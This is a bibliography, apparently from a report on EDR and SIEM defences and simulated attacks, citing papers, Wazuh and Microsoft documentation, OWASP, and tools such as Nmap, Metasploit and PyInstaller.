- [1] Kaur, H. (2024). **Evolution of Endpoint Detection and Response (EDR)** in Cyber Security: A Comprehensive Review. E3S Web of Conferences, 485, 01006.
- [2] Vielberth, M. (2021). **Security Information and Event Management (SIEM)**. In: Encyclopedia of Cryptography, Security and Privacy. Springer, Berlin, Heidelberg.
- [3] Wazuh. (n.d.). Wazuh Documentation. Retrieved from <https://documentation.wazuh.com/>
- [4] NIST. (n.d.). Common Vulnerabilities and Exposures (CVE). Retrieved from https://csrc.nist.gov/glossary/term/common_vulnerabilities_and_exposures
- [5] OWASP. (n.d.). About OWASP. Retrieved from <https://owasp.org/>
- [6] Microsoft. (n.d.). Server Message Block (SMB) Protocol. Retrieved from <https://learn.microsoft.com/en-us/windows-server/storage/file-server/file-server-smb-overview>
- [7] Microsoft. (n.d.). Remote Desktop Protocol (RDP). Retrieved from <https://learn.microsoft.com/en-us/windows-server/remote/remote-desktop-services/clients/remote-desktop-client>
- [8] Microsoft. (n.d.). Microsoft Security Bulletin MS17-010 - Critical. Retrieved from <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>

- [9] OWASP. (n.d.). **Reverse Shell**. https://owasp.org/www-community/Reverse_Shell
- [10] González-Granadillo, G., González-Zarzosa, S., & Diaz, R. (2021). **Security Information and Event Management (SIEM): Analysis, Trends, and Usage in Critical Infrastructures**. *Sensors*, 21(14), 4759.
- [11] Mujtaba, M., Omair, A. A., Zowaid, R. A., & Ahmed, Z. S. (2023). **Enhance Cyber Security with EDR and XDR Solutions**. *International Journal of Computer Science and Information Technology Research*, 11(3), 128-132.
- [12] Manzoor, J. (2024). **Evaluating security and performance of open-source SIEM solutions: A comparative analysis**. *PLoS ONE*, 19(3), e0301183.
- [13] Oracle VM **VirtualBox**: Oracle VM VirtualBox: <https://www.virtualbox.org/>
- [14] Nmap: **Nmap**: the Network Mapper: <https://nmap.org/>
- [15] **Metasploit** Framework: Rapid7. Metasploit Framework: <https://www.metasploit.com/>
- [16] VirusTotal: **VirusTotal API**: <https://www.virustotal.com/>
- [17] PyInstaller: **PyInstaller**: <https://pyinstaller.org/>